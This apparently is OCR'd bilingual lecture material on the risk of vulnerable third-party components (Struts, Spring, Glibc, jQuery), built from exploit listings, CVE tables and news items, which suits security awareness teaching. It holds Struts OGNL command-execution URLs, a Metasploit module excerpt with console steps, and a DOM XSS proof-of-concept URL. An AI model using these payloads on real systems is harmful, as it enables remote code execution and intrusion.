2014-05-02			✓	Apache Struts - ClassLoader Manipulation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2014-03-06			✓	Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2014-02-05			✓	Apache Struts - Developer Mode OGNL Execution (Metasploit)	remote	Java	Metasploit
2014-01-14			✓	Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection	webapps	Multiple	Takeshi Terada
2013-07-27			✓	Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution (Metasploit)	remote	Multiple	Metasploit
2013-07-16			✓	Apache Struts 2.2.3 - Multiple Open Redirections	remote	Multiple	Takeshi Terada
2013-06-05			✓	Apache Struts - includeParams Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2013-06-05			✓	Apache Struts - OGNL Expression Injection	remote	Multiple	Jon Passki
2013-03-22			✓	Apache Struts - 'ParametersInterceptor' Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2012-08-23			✓	Apache Struts 2 - Skill Name Remote Code Execution	remote	Multiple	kxlzx
2012-06-05			✓	Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)	remote	Multiple	Metasploit
2012-03-23			✓	Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload	webapps	Java	voidloafer
2012-02-02			×	Apache Struts - Multiple Persistent Cross-Site Scripting Vulnerabilities	webapps	Multiple	SecPod Research
2012-01-06			✓	Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	webapps	Multiple	SEC Consult
2011-12-07			✓	Apache Struts 2.0.9/2.1.8 - Session Tampering Security Bypass	remote	Multiple	Hisato Killing
2011-08-19			✓	Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	remote	Multiple	Metasploit
2011-05-10			✓	Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting	remote	Multiple	Dr. Marian Ventuneac
2010-07-14			×	Struts2/XWork < 2.2.0 - Remote Command Execution	remote	Multiple	Meder Kydyraliev
2008-11-04			✓	Struts 2.0.11 - Multiple Directory Traversal Vulnerabilities	remote	Multiple	Csaba Barta
2005-11-21			✓	Apache Struts 1.2.7 - Error Response Cross-Site Scripting	remote	Multiple	Irene Abezgauz

CVE-2013-2251: Remote Code Execution

- Simple Expression - the parameter names are evaluated as OGNL.
  - http://host/struts2-blank/example/X.action?**action**:%25{**3*4**}
  - http://host/struts2-showcase/employee/save.action?**redirect**:%25{**3*4**}
- Command Execution
  - http://host/struts2-blank/example/X.action?**action**:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{**'command','goes','here'**})).start()}
  - http://host/struts2-showcase/employee/save.action?**redirect**:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{**'command','goes','here'**})).start()}
  - http://host/struts2-showcase/employee/save.action?**redirectAction**:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{**'command','goes','here'**})).start()}



www.securityfocus.com/bid/87327

SecurityFocus™ About Contact

info | discussion | exploit | solution | references

Apache Struts CVE-2016-3081 Remote Code Execution Vulnerability

Bugtraq ID:	87327
Class:	Unknown
CVE:	CVE-2016-3081
Remote:	Yes
Local:	No
Published:	Apr 22 2016 12:00AM
Updated:	Oct 26 2016 12:09AM
Credit:	Nike Zheng
Vulnerable:	Oracle Siebel Apps - E-Billing 7.1 Oracle MICROS Retail XBRi Loss Prevention 10.8.1 Oracle MICROS Retail XBRi Loss Prevention 10.8 Oracle MICROS Retail XBRi Loss Prevention 10.7 Oracle MICROS Retail XBRi Loss Prevention 10.6 Oracle MICROS Retail XBRi Loss Prevention 10.5 Oracle MICROS Retail XBRi Loss Prevention 10.0.1 Oracle FLEXCUBE Private Banking 12.1 Oracle FLEXCUBE Private Banking 12.0.3 Oracle FLEXCUBE Private Banking 12.0.2 Oracle FLEXCUBE Private Banking 12.0.1 Oracle FLEXCUBE Private Banking 2.2 Oracle FLEXCUBE Private Banking 2.0.1 Oracle FLEXCUBE Private Banking 2.0 Huawei OceanStor Onebox V100R003C10 Huawei OceanStor N8500 V200R001C91SPC901 Huawei OceanStor N8500 V200R001C91SPC900 Huawei OceanStor N8500 V200R001C91SPC205 Huawei OceanStor N8500 V200R001C91 Huawei OceanStor N8500 V200R001C09SPC505 Huawei OceanStor N8500 V200R001C09 Huawei OceanStor 9000 V300R005C00 Huawei OceanStor 9000 V100R001C30 Huawei OceanStor 9000 V100R001C01 Huawei OceanStor 5800 V3 0 Huawei OceanStor 5300 V3 V300R003C00 Huawei OceanStor 5300 V3 V300R002C10 Huawei OceanStor 5300 V3 V300R001C20 Huawei OceanStor 18800 V300R003C10

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)

EDB-ID: 39756	Author: Metasploit	Published: 2016-05-02
CVE: CVE-2016-3081	Type: Remote	Platform: Linux
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework
E-DB Verified: ✔	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit Next Exploit »

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Apache Struts Dynamic Method Invocation Remote Code Execution',
      'Description'    => %q{
        This module exploits a remote command execution vulnerability in Apache Struts
        version between 2.3.20 and 2.3.28 (except 2.3.20.2 and 2.3.24.2). Remote Code
        Execution can be performed via method: prefix when Dynamic Method Invocation
        is enabled.
      },
      'Author'         => [ 'Nixawk' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2016-3081' ],
          [ 'URL', 'https://www.seebug.org/vuldb/ssvid-91389' ]
```

https://www.exploit-db.com/exploits/39756/


```
msf > use exploit/multi/http/struts_dmi_exec
msf exploit(struts_dmi_exec) > show targets
      ...targets...
msf exploit(struts_dmi_exec) > set TARGET <target-id>
msf exploit(struts_dmi_exec) > show options
      ...show and set options...
msf exploit(struts_dmi_exec) > exploit
```

https://www.rapid7.com/db/modules/exploit/multi/http/struts_dmi_exec

不斷出問題再更新...或乾脆不用

Date	D	A	V	Title	Type	Platform	Author
2018-09-10	⬇		✓	Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2018-08-26	⬇		✗	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)	remote	Linux	Mazin Ahmed
2018-08-25	⬇		✗	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)	remote	Multiple	hook-s3c
2018-05-17	⬇		✓	Apache Struts 2 - Struts 1 Plugin Showcase OGNL Code Execution (Metasploit)	remote	Multiple	Metasploit
2017-09-08	⬇		✓	Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	remote	Multiple	brianwrf
2017-09-06	⬇	■	✗	Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution	remote	Linux	Warflop
2017-07-07	⬇		✓	Apache Struts 2.3.x Showcase - Remote Code Execution	webapps	Multiple	Vex Woo
2017-06-06	⬇		✗	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution	remote	Multiple	nixawk
2017-03-15	⬇		✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2017-03-07	⬇		✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution	webapps	Linux	Vex Woo
2016-06-10	⬇		✓	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2016-05-02	⬇		✓	Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Linux	Metasploit

STRUTS-SHOCK: STRUTS 2 VERSIONS IN USE, MARCH 2017



資料來源: [Veracode] “State of Software Security 2017”

Case2: Spring

Date	D	A	V	Title	Type	Platform	Author
2019-06-17			✗	Spring Security OAuth - Open Redirector	webapps	Java	Riemann
2019-04-30			✗	Spring Cloud Config 2.1.x - Path Traversal (Metasploit)	webapps	Java	Dhiraj Mishra
2018-03-15			✗	Spring Data REST < 2.6.9 (Ingalls SR9) / 3.0.1 (Kay SR1) - PATCH Request Remote Code Execution	webapps	Java	Antonio Francesco Sardella
2011-09-09			✓	Spring Security - HTTP Header Injection	remote	Multiple	David Mas
2010-06-18			✓	Spring Framework - Arbitrary code Execution	webapps	Multiple	Meder Kydyraliev
2010-03-23			✓	SpringSource (Multiple Products) - Multiple HTML Injection Vulnerabilities	webapps	PHP	Aaron Kulick
2010-03-15			✓	iPhone Springboard - Malformed Character Crash (PoC)	dos	Hardware	Chase Higgins
2002-07-17			✓	Macromedia Sitespring 1.2 - Default Error Page Cross-Site Scripting	webapps	JSP	Peter GrÃ¼ndl

Case3：GNU C Library(Glibc)


http://www.ithome.com.tw/news/103938

新聞

Linux函式庫Glibc再現重大安全漏洞

在Glibc的DNS客戶端解析器中使用getaddrinfo() 函式功能時，駭客只要在合法的DNS請求時，以過大的DNS檔案回應，便會形成堆積緩衝區溢位漏洞。受影響為Glibc 2.9以後的所有版本，可能導致遠端程式攻擊。


文/ 陳曉莉 | 2016-02-17 發表



Google與紅帽的安全研究人員近日不約而同地發現了Linux的GNU C library（Glibc）專案中藏匿一重大的安全漏洞，可能造成堆積緩衝區溢位並導致遠端程式攻擊，估計將影響眾多的Linux軟體與裝置。該漏洞的修補程式已於周二(2/16)釋出。

Case4: jQuery

https://www.cvedetails.com/vendor/6538/Jquery.html
https://www.cvedetails.com/vulnerability-list/vendor_id-6538/opxss-1/Jquery.html



CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search / View CVE

Log In Register

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Jquery : Vulnerability Statistics

Products (3) Vulnerabilities (8) Search for products of Jquery CVSS Scores Report Possible matches for this vendor

Related Metasploit Modules

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	1														
2013	1						1								
2017	1						1								
2018	4	1					3								
2019	1						1								
Total	8	1					6								
% Of All		12.5	0.0	0.0	0.0	0.0	75.0	0.0							

Jquery : Security Vulnerabilities (Cross Site Scripting (XSS))

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11358	79		XSS	2019-04-19	2019-06-12	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

2	CVE-2016-7103	79		XSS	2017-03-15	2019-04-23	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.

3	CVE-2015-9251	79		XSS	2018-01-18	2019-06-10	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

4	CVE-2014-6071	79		XSS	2018-01-16	2018-11-30	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery 1.4.2 allows remote attackers to conduct cross-site scripting (XSS) attacks via vectors related to use of the text method inside after.

5	CVE-2012-6708	79		XSS	2018-01-18	2019-06-10	4.3	None	Remote	Medium	Not required	None	Partial	None

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

6	CVE-2011-4969	79		XSS	2013-03-08	2019-04-16	4.3	None	Remote	Medium	Not required	None	Partial	None

實際案例

http://xss.cx/2013/07/12/report/dealsebaycom-xss-dom-jquery-location.hash-example-poc.html

DOM XSS PoC with jQuery V1.7 via $(location.hash) in deals.ebay.com


PoC URL http://deals.ebay.com/#<svg onload="alert('jQuery V1.7')"> | XSS.CX | Reported May 25, 2013 | Resolved June 2013

Target URL	High	Medium	Low	Info
http://deals.ebay.com	1	0	0	0

Alert Detail Click here to hide

Hide the alert

High (Verified)	DOM XSS
Description	jQuery V1.7
URL	http://deals.ebay.com
Parameter	location.hash via <svg onload="al
Other information	CWE-79:Type0: In DOM-based XS controlled, trusted script that is se and then injects it back into the w



Case5: jQuery UI

http://www.cvedetails.com/product/30361/Jqueryui-Jquery-Ui.html?vendor_id=14952
http://www.cvedetails.com/vulnerability-list/vendor_id-14952/product_id-30361/opxss-1/Jqueryui-Jquery-Ui.html

CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search | View CVE

Log In Register

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact

Jqueryui » Jquery Ui : Vulnerability Statistics

Vulnerabilities (1) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (0) Patches (2) Inventory Definitions (0) Compliance Definitions (0)


Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2014	1						1								
Total	1						1								
% Of All		0.0	0.0	0.0	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type

Jqueryui » Jquery Ui : Security Vulnerabilities (Cross Site Scripting (XSS))

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-6662	79		XSS	2014-11-24	2016-12-23	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in the default content option in jquery.ui.tooltip.js in the Tooltip widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title attribute, which is not properly handled in the autocomplete combo box demo.

Total number of vulnerabilities : 1 Page : 1 (This Page)

http://www.ithome.com.tw/news/112666

美國東北大學（Northeastern University）電腦暨資訊科學學院的研究人員近日公布了一項關乎網路上使用JavaScript函式庫的分析報告，在所調查的13.3萬個網站中，有37%的網站使用了至少1個含有漏洞的JavaScript函式庫，這些過時的函式庫有的還是好幾年前的版本。

JavaScript函式庫為高階的動態程式語言，與HTML及CSS並列為全球資訊網（WWW）的三大核心技術。（JavaScript library）則是為了方便開發JavaScript應用而事先寫好的子程式集合，全球已出現近10萬種函式庫。

該報告所測量的並非JavaScript函式庫的安全狀態，而是網站使用及維護這些函式庫的情況，並以最常見的72種開放源碼的JavaScript函式庫為基準，包括jQuery、jQuery-UI、Modernizr、Bootstrap、Yepnope、jQuery-Migrate及SWFObject等。

研究人員建立了72種函式庫之各種版本的漏洞資料庫，然後掃描Alexa排行榜上前7.5萬個網站以及隨機選取的另外7.5萬個.com網站，以偵測這13.3萬個網站是否安裝這些函式庫及其版本。

結果發現有37%的網站使用1個含有漏洞的JavaScript函式庫版本，有10%的網站使用2個以上含有漏洞的JavaScript函式庫版本。而在Alexa排行榜上的7.5萬個網站所使用的函式庫中，有87.3%的YUI3、86.6%的Handlebars、40.1%的Angular、36.7%的jQuery，以及33.7%的jQ-UI都是有漏洞的版本。

其實37%這個比例還可能被低估了，因為研究人員只測量了72個JavaScript函式庫。

